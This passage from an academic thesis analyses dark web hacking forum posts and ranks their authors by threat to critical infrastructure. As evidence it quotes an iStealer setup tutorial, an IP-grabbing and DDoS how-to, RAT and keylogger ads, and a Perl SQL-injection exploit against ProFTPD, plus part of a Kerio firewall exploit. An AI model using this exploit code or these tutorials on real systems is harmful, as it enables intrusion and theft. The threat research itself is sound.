> X7: The recruitment of several technical knowledge of DDoS attack and invasion of wage priority\, by way of WMZ settlement\, the other 03 Linux acquisition of XP host e-mail:

While other posters professed to being a group of individuals offering their services to those in need. Such posters proclaimed that they could hack into just about anything, and for any reason:

> X8: We are a group of professional hackers\,we are seasoned and professional hackers ...as a way of giving back to the world we are here to help with all hacking jobs some of which are \,
 HACK INTO ANY SCHOOL DATABASE AND CHANGE UNIVERSITY GRADES\, no matter
 how secured...Find out if your partner is cheating ..... - Hack INTO ANY BANK WEBSITE
 - Hack into any COMPANY WEBSITE- HACK INTO ANY GOVERNMENT AGENCY WEBSITE- HACK INTO SECURITY AGENCY WEBSITE AND ERASE CRIMINAL RECORDS- Hack into CRAIGSLIST AND REMOVE FLAGGING- HACK INTO ANY DATABASE SYSTEM- HACK PAYPAL ACCOUNT- HACK WORD-PRESS Blogs- SERVER CRASHED hack- UNTRACEABLE INTERNET PROTOCOL etc- HAVE YOU OR YOUR CHILD BEEN BULLIED ONLINE BEFORE AND WANT TO GET BACKthis are few among all we can do try us out and you will not be disappointed we do all jobs with proofs

This information may then prove useful to those individuals looking to conduct specific targeted cyber-attacks, while not necessarily being able to do so themselves.

The fact that there are individuals offering their services to aid in conducting such attacks may in fact lead to partnerships that may never have happened had it not been for these online discussion forums.

Threat Information.

This theme emerged from two codes, and encompassed 12% of total coded posts. The posts encompassed within this theme include specific information regarding the types of threats that are currently posed. This is illustrated by members discussing hacks they have done, hacks that can be done, and even some users advising on techniques that can be used to guard against hacks. In either case, this theme highlights topics surrounding the current threats. Indeed, posts within this theme confirm that malicious actors are pervasive in these online communities. It is important to note that although the posts within this theme may not be used in attacks, they provide emphasis for the point that the cyber-realm is not as secure as it should be.

Hacked into. This code was created to encompass all posts with discussions around hacks that have been conducted. Some posters referenced attacks they had been involved with, suggesting that they can not only successfully complete cyber-attacks, but they also encourage others to do the same. :

> X9: Just break into things outright. Don't even give it much thought... just do it. 'http://www.zone-h.org/mirror/id/11742978' target='_blank'>http://www.zone-h.org/mirror/id/11742978 This was done using nothing more than a web browser. I was practically given write access by default. Took a total of... five seconds to break in. And the actual defacement happened after I replaced the SCADA software with stuxnet style malware.

Other posters were more detailed in their discussions, in which they took credit for specific attacks, and even bragged about their hacking skills:

> X10: I am an experienced Syrian hacker and I have once taken over the controls of United States drones that were flying over Syria and Iraq\, I was able to get first hand intelligence from the drones by penetrating the United States Center Command. I have been part of the Syrian Electronic Army for years and I have perpetrated the 12th of November 2013 attack against Matthew VanDyke's Facebook page\, before targeting the London Evening Standard\, The Telegraph\, NBC and the National Hockey League just two years later. I am also experienced with disclosing confidential informations and I have worked in association with the People's Liberation Army advanced persisten threat\, or PLA Unit 61398\, stationed in Shanghai

> during the Operation Shady RAT\, an extensive computer espionage campaign. Do some background checks on me\, but be careful not to get hacked by my high intelligence quotient bots defending my online persona while I sleep

How to avoid. Still, some posts within this theme contained threat information that was only being used to illustrate how these situations can be avoided. While these posts do not directly provide information for malicious actors, they do describe the ways that companies are trying to guard themselves against cyber-attacks. It would be possible then for malicious actors to understand what barriers are currently in place, and to potentially develop ways around them. Authors of these posts discussed the specific ways one can be shielded from cyber-attacks:

> X11: One of the most common and efficient DDoS attack methods is based on using hundreds of zombie hosts. Zombies are usually controlled and managed via IRC networks\, using so-called botnets. Let?s take a look at the ways an attacker can use to infect and take control of a target computer\, and let?s see how we can apply effective countermeasures in order to defend our machines against this threat.

And other posters described situations in which attacks could have been worse had the company been less secure. Topics such as these illustrate the known importance of cyber-security, and that there have been notable situations that have occurred where a situation could have had disastrous effects:

> X12: All nuclear power plants are required to have backup analog systems along with the digital scada systems. In the case of the nuclear power plant that was not online and was infected by SQLSlammer\, had the reactor been online\, they would have been able to control all aspects of the reactor via the analog systems.

While posts such as these may not provide direct information to conduct an attack, they may be useful for attackers in identifying the security measures that need to be accounted for in order to conduct an attack. Additionally, these posts confirm that incidences such as these are still happening, and if companies aren't securing their systems correctly, attackers could take control.

Taken together, the themes of potential threat and threat information illuminate the types of information currently being discussed within these online discussion forums. Authors of these posts are readily sharing tips and tutorials to aid others to conduct cyber-attacks, and there is a wide variety of the type of information that can be acquired

within these communities. Therefore, these themes are evidence to the fact that these online discussion forums are extremely useful in the reconnaissance stage of the cyber kill chain.

Chapter 5.
Author Threat Analysis

Following the keyword search, a closer examination of authors who posted content related to CI or cyber-attacks was conducted. Since specific authors may be responsible for posting more threat related information than not, identifying these authors may help in detecting those who pose the highest risk for targeted cyber-attacks. These authors may pose a risk as their posts could help in the facilitation of an attack by others, or they may be sharing posts because they have, or are planning to, conduct an attack. In either case, pinpointing the authors who seem to post more threatening posts than not may prove useful to those agencies responsible for countering such attacks.

5.1. Threat Author Methods

5.1.1. Identifying Authors

The authors included in this analysis had all authored posts that were previously coded in the keyword analysis. Since qualitative analysis of their posts had revealed they are providing information related to CI and/ or cyber-attacks, these specific authors were deemed appropriate for further analysis. It was theorized that there may be a selection of these authors that are posting this type of information more often than not, and that frequent posters of this type of information may then pose a higher risk in terms of threats to CI.

The first step in this process was identifying the authors responsible for the posts that had been coded in the keyword analysis. Coded posts from the keyword analysis were matched with the forum they had originated from, as this information was included in the original analysis. Using this information, each post within the Dark Crawler was brought up, matching for originating forum. This search provided the original author of each of these posts. Unfortunately, one of the posts was listed with no author, which prevented the identification of other posts by this individual. It's possible that this author was either deleted, banned, or even a guest on the forum, and so no author information was available. In any case, this user's posts were not able to be

included in the threat-author analysis. In total, 49 authors were responsible for the 97 coded posts from the keyword analysis, as several authors were responsible for more than one of these posts. Once each author had been identified, the process of capturing every post from each of these authors began by searching individual authors within the Dark Crawler. Posts by every author were then exported into Excel workbooks for further analysis.

5.1.2. Threat Author Analysis

Using the Dark Crawler, every post was captured from these 49 authors, even when the author name was only partially matched. This meant that once every author's complete list of posts had been exported into Excel, posts had to be verified that they had indeed been written by the selected author. For each of the authors, every post that had been captured was then checked to ensure the correct author, and each post that did not come from that author was removed from the dataset. Once cleaning of each dataset was complete, there remained a total of 37,952 posts between the 49 authors. As this was an excessive number of posts to read through, a random sampling procedure was thought to be appropriate in obtaining a more reasonable number of posts to analyze. Therefore, using the RAND function in Excel, a random number was assigned to each post, and based on this random number, posts were re-organized from smallest to largest to ensure that posts were randomly organized. This function was able to guarantee that posts were thoroughly random in order, and from this random selection the first ten posts from each author was selected for further analysis. Some authors had less than ten posts, in which case all posts were selected for analysis. In total, these ten or less posts from each author resulted in a total of 429 posts, which were then copied into a new Excel workbook to be analyzed in NVivo.

With the Excel dataset containing the 429 posts in NVivo, qualitative analysis could begin. In order to define which authors were to be classified as threatening, three codes were chosen deductively that each post may fit into. By choosing categories deductively, each post could be ranked (with corresponding author) based on the type of information contained within. The three codes were as follows: *Threatening*, *non-threatening*, and *unsure*. If a post contained any information related to CI that could be used in an attack, or contained any information about conducting a cyber-attack, the post was coded as *threatening*. If, on the other hand, the post contained information that

could not be used to conduct an attack, such as mundane messages, then the post would be coded as *non-threatening*; any post that was written in another language, or used some type of code that could not be deciphered was coded as *unsure*. Once all posts had been divided into these pre-determined codes, a second coding process was initiated. This second coding process consisted of reading through all posts within each code to ensure that they were appropriately coded; after moving three posts to the better fitting code, the coding process was complete.

Following this coding of authors and their posts, data could then be categorized according to the pre-determined categories of high-threat, medium-threat, or low-threat. Categorization would depend on how many of each author's posts fell into one of the pre-determined codes. If the majority of the random sample of posts from an author were coded as *threatening*, then the author would be categorized as a high-threat author. This same method would apply had the majority of their posts been coded as *non-threatening*, in which the author would then be categorized as low-threat. However, should there be close to an even distribution of posts coded as *non-threatening* and as *threatening*, give or take one post, the author would then be categorized as a medium-threat. If, however, the majority of the authors posts were coded as *unsure,* the author would be categorized as such. Once authors had been categorized according to threat level, each author was assigned a pseudonym of A1- A48 to further conceal identifying information (one author was excluded as they were categorized as unsure).

5.2. Threat Author Results

Threat Author Analysis

Analysis of the 429 posts between the 49 authors revealed that the majority of posts (76.9%) were coded as *non-threatening*. These posts usually contained mundane topics such as welcoming new members, discussions about news stories, discussions on gaming, or information pertaining to help with technology. In comparison, 20.3% of posts were coded as *threatening*, with authors sharing posts on exploit tools, hacking tutorials, information obtained through data breaches, and the like. Only 2.8% of posts could not be deciphered, and as such were coded as *unsure*. These coded posts were then organized according to author in order to determine the threat level of each author. As can be seen in Figure 5.1, Figure 5.2, and Figure 5.3, 37 of the 49 authors were

categorized as being low-threat, nine of the authors are categorized as medium-threat, and only two of the authors were deemed high-threat. One of the authors had all of their posts in the random sample coded as *unsure.* Due to the unknown nature of this authors' posts, which had been typed in some sort of code, the author was categorized as unsure.




Figure 5.1 Distribution of posts for low-threat authors

Note: * Indicates that although the author posted a threatening post, there were too few posts to be indicative of a high-threat author. **Indicates that although this author posted multiple posts, the threatening posts were identical and posted on the same day




Figure 5.2 Distribution of posts for medium-threat authors




Figure 5.3 Distribution of posts for high-threat authors

These figures portray the distribution of non-threatening and threatening posts by each author within the determined categories. Those authors depicted in the high-threat category show a marked difference in posting behaviours in comparison to the low-threat authors, with the majority of the random sample of their posts containing threatening information. This may be indicative that these select few authors may pose a greater threat to the cyber-security of CI companies.

Low-Threat Authors

Authors in the low-threat category posted the least amount of threatening posts, which may suggest that these authors are not a great threat against CI. Although some authors had made a few threatening posts, the majority of their posts were non-threatening in nature. A few authors had published only one post, which, although were coded as threatening, these authors were categorized as a low-threat author. The fact that they only published one post makes it difficult to justify categorizing them as a high-threat author. One author in particular (A48) had published a total of seven posts, with the majority of them being coded as threatening. However, the threatening posts they had authored were in fact identical, and posted on the same day. For this reason, and the fact that there were no other posts to include for analysis of this author, categorizing them as low-threat was deemed more appropriate.

The majority of other authors categorized as low-threat had indeed posted mainly non-threatening information. These posts contained a myriad of random information, such as posts related to search engine optimization (SEO), website hosting and discussions related to computer concerns:

> A17: They need to spend their efforts getting suport for their beliefs. Imagine how much collective SEO work they could do,and offline marketing,if they were united and did those over ddo's and threats.
>
> A20: WHMCS may become your God which can do everything 1.Support Customer Ticketing 2.Billing 3.Provide plan about my hosting. and etc .. link - http://www.whmcs.com/ and if any needs more ?
>
> A11: Seems like this issue was probably not a virus. Main reason being that most virii that write information to your bios will do it the moment that they run. So if the virus was replicating itself to the programs on your system it would have written itself to the bios as well. Also, unless the virus was specifically written to attack your bios, how would it have known what

commands to send to it to turn off your fan? As motherboards come with all different flavors of BIOS that would be a hard task to accomplish.

Other posters discussed cyber security, such as how one could protect themselves from being targeted in an attack, or answered questions related to their computer's security:

A14: Ever heard about troyan or DDoS?? Your computer, once infected because not protected, could be used by a malicious kid to do illegal stuff mainly DDoS, but imagine what if the guy bounce on you to hack the white house! You could be under trouble!! u should quickly set ur frw up, especially if u have DSL!!!

A11: Seems like this issue was probably not a virus. Main reason being that most virii that write information to your bios will do it the moment that they run. So if the virus was replicating itself to the programs on your system it would have written itself to the bios as well. Also, unless the virus was specifically written to attack your bios, how would it have known what commands to send to it to turn off your fan? As motherboards come with all different flavors of BIOS that would be a hard task to accomplish.

A13: Buddy, it was a dynamic ip...It changes every time.It was probably some skiddie bored at home running a ping sweeper or something...Just forget about it or call aol i don't know..But like the others said, 'if hes using aol, how much could he really know ?'...

There were also the mundane posts, with topics ranging from introductions, dating sites, animals, prices of items, to gaming systems:

A15: Hello Hey, I'm a new guy and I would just like to say Hello. I look forward to learning many interesting things at this site.

A10: PS4 VS Xbox One Which is better ?? ;D

A16: This is a big list with unseen an unsatured websites for e-whoring !

A17: Does anyone have any experience with buying brand cigarettes online for $14 a carton($1.4 a pack)?

A17: I finally decided on eventually getting a Caucasian shepherd dog,as my next dog,and i'm thinking of getting supplements to bulk the dog up to 220lbs. http://www.vitaminsforpitbulls.com Do you guys think dog supplements are legit or bs?

As can be seen in these posts, there is nothing threatening towards CI, or that could be used to threaten CI. Although some of the authors in this category were found to have posted one or two threatening posts, the majority of each authors posts were of

this non-threatening nature. For this reason, it would be difficult to classify these authors as being anything more than a low-threat towards CI.

Medium-Threat Authors

Those authors who were found to have posted a relatively even number of threatening and non-threatening posts could be considered as a medium-threat. While they had posted about subjects unrelated to attacks or CI, the fact that approximately half of their posts were threatening in nature could mean that these authors are not as innocent as those who post a majority of non-threatening topics. For instance, while author A38 had posted five non-threatening posts such as this:

> A38: Coders-Box are giving away FREE Steam Games for limited time! Hurry up! I just got Counter Strike Global Offensive! Referral link (you're awesome if you use it) Non ref link (you're still awesome) Free Steam Games Note: To bypass survey just chose quick one like email submit or one page registration

They had also posted four threat related posts, such as the one below where they referenced a tutorial on iStealer:

> A38: [INDENT] Hi Guys chase is here on another dimension of tut, always be aware that my tut is for education purpose only, if you miss use it, is at your own risk now let begin iStealer 6.3-Pictures-N00b friendly Download: DepositFiles NB: If you get a license error,run as adminstrator on Win7/Vista,on XP reboot. first you need a webhost i recoment search google for a list of free web hosting, after you have create your web hosting now you need to go to mysql database Now create the database you want, and make sure you save it because we still need it. Now we need to upload our file, but before we do that we need to edit, you will see PHP Logger folder.Open it.Now you see two files. IntelexXx .php style.css Open IntelexXx .php with notepad.Then follow all as it's on picture, after you have done, click on save Now, Go back to Control Panel, click on file manager, click on public_html, then press upload to upload those two files above IntelexXx .php style.css so go back go first directory and check public_html and press CHMOD and type 777 as Chmod value. yes we are done, now open istealer 6.3.exe and make your server Congratulations,you successfully setuped your iStealer server!!! [/INDENT]

Similarly, another author in this category had half of their posts coded as non-threatening, and the other half as threatening. For instance, this author posted a tutorial on how to set up a virtual private server (VPS), which in itself is not very threatening:

> A39: How to Connect VPS? [Tutorial] [INDENT] How to Connect VPS [/INDENT]

On the other hand, this author had also posted information on how to grab an IP address, and conduct a distributed denial of service (DDoS) attack. This type of information is threatening in that it suggests that this individual has experience finding IP's and conducting attacks, and they are willing to teach others how to go about this:

> A39: How to Grab People ip [Most used program for skype] Free! [INDENT] Hello guys , i remember the time when i started to hack and ddos ... i was looking on 24/7 for ip grabber and free booter , i can now help you guys Program Used : Commview 6.1 Original Link : Network Analysis Tools & Security Software by TamoSoft // Download // Main Downloads Cracked Version Link : CV.zip First you need to install it , im not gonna show you how to install a program ... you are suposed to know how How to use it ? : First You need to set it to local Host then you click start then you will see alot of ip How to find which one is my target ip ? : Just look at the In and out ur target will be the ip with the most In and Out , You can also look at the procces on commview , if your target use skype it will be easy to find to copy ip right click on ip, then click copy and click Remote ip adress Picture there with color hope i have help you guys Credit To mark for Commview Crack [/INDENT]

While these are only two of the authors in this category, they are illustrative of the types of posts that are being shared by the posters in this group. The random sample of posts analyzed provides evidence that these authors aren't mainly posting threatening information, but it does illuminate the possibility that there could be cause for concern. The more an author posts discussion around cyber-attacks, or tutorials related to conducting attacks, the higher the possibility that they are indeed part of the group responsible for conducting attacks, or at the very least are helping others to do so with the information they provide.

High-Threat Authors

Lastly, those categorized as being a high-threat author were those whose majority of posts were coded as threatening. Even though there were only two authors who had been categorized as such, these two authors may be responsible for a great deal of posts in their respective online forums, posts which may in fact lead to threats against CI. For this reason, these authors may pose a higher threat within these communities, for they may be committing attacks or aiding others in doing so.

The following are a few posts published by author A46, demonstrating the types of threatening information they have been posting:

A46: [center][/center] [center]Revenge RAT V 02 + Tutorial Revenge-Rat 02 is a program with automatic, hidden installation, used to remotely control computers and covertly monitor users of captured systems [/center] ========== [center] https://wwwyoutubecom/watch?v=osEWKp06e=emb_logo Functional: - Obtaining various information about the remote system; - Display of running processes, installed programs, startup; - Built-in file manager with which you can steal files from a remote machine or vice versa upload your files there; - Remote desktop management; - Surveillance through a web-camera, wiretapping of the premises through a microphone; - Built-in keylogger with clipboard capture and password styler; - Editing the hosts file (you can redirect the victim to fake sites); - A file loader with the Trojan update function, as well as downloading and launching additional software; - Remote access to the command line and much more ICQ:653580170 jabber: russianhackerclub@jabberru Hidden Content You must register or login to view this content [/center] Revenge RAT ,Revenge RAT Cracked,Revenge RAT cracked download,Revenge RAT cracked free,free cracked Revenge RAT ,how to setup Revenge RAT ,how to use Revenge RAT ,

A46: DaRKDDoSeR 56c Cracked DaRKDDoSeR¬† simple tools for all kind of attack and stealing ========== [Video: https://wwwyoutubecom/watch?v=FlQ4sWKSe=youtube] UDP Flood SYN FLood HTTP attack Slowloris attack ARME attack password stealing ICQ:653580170 jabber: russianhackerclub@jabberru Hidden Content You must register or login to view this content Slowloris attack,UDP Flood,SYN FLood,HTTP attack,ARME attack,password stealing,ddos attack,ddos protection,denial of service attack,ddos mitigation,dns attack,ddos website,anti ddos This leak has been rated as not working 0 times this month (2 times in total)

A46: Keylogger Pack a huge collection of keylogger for all purpose ========== https://wwwyoutubecom/watch?v=zeNKUDZVe=youtube Aux Logger v3000 Monitor Hooker Perfect Keylogger PoisonLogger UltimateLogger Anonymous Keylogger Digital_Keylogger_v33 Dracula Logger Project Neptune v20 RapZo Logger v 15 (Public Edition) RinLogger Silent Keylogger v16 Public Syslogger UltimateLogger Vulcan Logger ICQ:653580170 jabber: russianhackerclub@jabberru Hidden Content You must register or login to view this content keylogger,free keylogger,free download keyloggers,

As can be gathered from these posts, author A46 has a multitude of information related to cyber-attacks. For instance, using keyloggers, hackers are able to steal personal data from the target's computer, also, as stated in the first post, the author offers a tutorial on Revenge-Rat 02, which allows one to remotely control a victim's computer. In addition, this author provides tools for different types of attacks, meaning that this author has either successfully conducted cyber-attacks, or has the information on how this can be done, and is willing to share with people who are wanting to attack.

With this knowledge, one can potentially cause immeasurable damage to any number of CI organizations.

Comparably, author A47 had similar types of threat related posts. In this case, the entire random sample of posts by this author were coded as threatening. Below are a few examples of the posts this author has published:

> A47: Hellow, It recently raised a question in my mind that what can an attacker do if he gets the victims ip address? Till what extant he/she can damage the victim with just an ip address? And what are the methods an attacker will use to reach its desire info or damage?

> A47: To see all the details about this source code snipplet, please view: => http://r00tsecurity....b/exploits/201/ DESCRIPTION: Code: ProFTPD 1.2.9 rc1 mod_sql SQL Injection remote Exploit CONTENT: Code: #!/usr/bin/perl use IO::Socket; if(@ARGC<2){ print nProof Of Concept Sql Inject on ProFTPDn; print Usage: perl poc-sqlftp [1=Alternate query]nn; exit(0); }; $server = $ARGV[0]; $query = $ARGV[1]; $remote = IO::Socket::INET->new(Proto=>tcp,PeerAddr=>$server,PeerPort=>21,Reuse=>1) or die Can't connect. n; if(defined($line=<$remote>)){ print STDOUT $line; } # Proof of concept query, it may change on the number of rows # By default, it can query User, Pass, Uid, Gid, Shell or # User, Pass, Uid, Gid, Shell, Path, change the union query... if($query eq 1){ print $remote USER ')UNION SELECT'u','p',1002,1002,'/tmp','/bin/bash'WHERE(''='n; }else{ print $remote USER ')UNION SELECT'u','p',1002,1002,'/bin/bash' WHERE(''='n; }; if(defined($line=<$remote>)){ print STDOUT $line; } print $remote PASS pn; if(defined($line=<$remote>)){ print STDOUT $line; } print Sent query to $ARGV[0]n; if($line =~ /230/){ #logged in print [------- Sql Inject Able n; }else{ print [------- Sql Inject Unable n; } close $remote;

> A47: To see all the details about this source code snipplet, please view: => http://r00tsecurity....b/exploits/191/ DESCRIPTION: Code: * Kerio Personal Firewall v2.1.4 remote code execution exploit * Tested on Windows XP with SP1 * * In order to exploit, for ease of mind, set the firewall to permit all traffic, or allow * a connection to port 44334 from your testing unix shell ip. * * It is also possible to use UDP instead of TCP * * It works out very well, if not, hit a few times with a ret addr of 0x41414141 to make it crash * AT THAT addr. Then use the original one, it will work. The one I used points to a 'call esp' * inside the RPCRT4.DLL. CONTENT: Code: #include #include #include #include #include #include #include #include #include #define PORT 44334 // the port client will be connecting to, default Kerio admin port #define retpos 5272 #define MAXDATASIZE 5277 // max number of bytes we can get, also size of buffer // global vars struct sockaddr_in their_addr; // connector's address

information char buf[MAXDATASIZE]; int numbytes; unsigned char shellcode[] =

Similar to the previous author, posts published by A47 contained information that could be useful in conducting cyber-attacks. These posts offered codes that could be used in an exploit, such as structured query language (SQL) injection. In addition to these posts, this author also explicitly inquired as to how one can use an IP address to attack a target, and how much damage could be done with just this piece of information. As was discovered earlier in this study, IP addresses are being shared within these online communities, sometimes with information connected to the IP address. So, if someone such as A47 is very interested in using an IP address to conduct an attack, they are potentially able to gather IP information from within these communities, which demonstrates the fact that these communities are useful in the reconnaissance stage of a cyber-attack.

In an attempt to further understand the posting behaviours of the authors categorized as high-threat, further exploration was required. The intent of this investigation would be to reveal the posting trend of each author, including average posts per month, how active their posts were, and whether or not these authors had started threads. This information would then help with understanding how popular the information they shared was, and if they shared new information rather than just commenting on others posts. By understanding the author's posting activity, clearer insight into how much of a threat these authors are, as well as the likelihood of their posts being captured by other malicious actors can be attained. For the previous analysis, each author's set of posts had been exported from the Dark Crawler, which also included information pertaining to these queries, and which provided the basis for the following evaluation.

Table 5.1 below depicts the posting activity of both authors, revealing that author A47 had posted more than double in comparison to A46. Both authors commonly published the first post in a thread, indicating that they are contributing new information, rather than simply commenting on other members posts. However, the posting behaviour of these two authors reveals that while author A46 seems to be an active poster, with an average of 12.11 posts per month, author A47 had published the entirety of their 229 posts within a single month. Another discrepancy between the authors was in the activity surrounding their posts, as can be seen with the average number of 'likes'

each author received on their posts. Author A46 had received an average of 800.54 ‘likes’ per post, indicating that their posts were particularly popular among forum users, while A47 did not appear to garner any ‘likes’ on their posts.

Table 5.1 High-threat author posting activity

	A46	**A47**
Forum	Cracked	Hacking Forum
Total Posts	109	229
First post date	04/14/2019	09/07/2012
Last post date	02/09/2020	09/12/2012
Average posts per month	12.11	229*
Average number of ‘likes’ per post	800.54	0
Percentage of first posts	75%	100%

Note: * Indicates that the entirety of these posts had been published within one month

These numbers reveal that both authors were indeed starting new threads, as 75% of author A46’s posts were first posts, and 100% of author A47’s posts were first posts. This confirms that these authors are probably sharing new information, and from what we’ve learned in the previous analysis, this new information is more than likely threatening towards CI. The fact that A46 had a substantial amount of ‘likes’ on their posts indicates that the information they were sharing was appreciated by members of the forum. What this also means is that there is a higher chance of these posts being shared to a wider audience, increasing the chances of this information being discovered by a malicious actor. Author A47 on the other hand did not receive any ‘likes’ on their posts, which could indicate either that the ‘like’ function was not available in their forum, or that members were not engaged in the threads these posts were published within. Either way, the information they posted within the online discussion forum could still be shared and found within the open web, regardless of the post’s popularity within the forum.

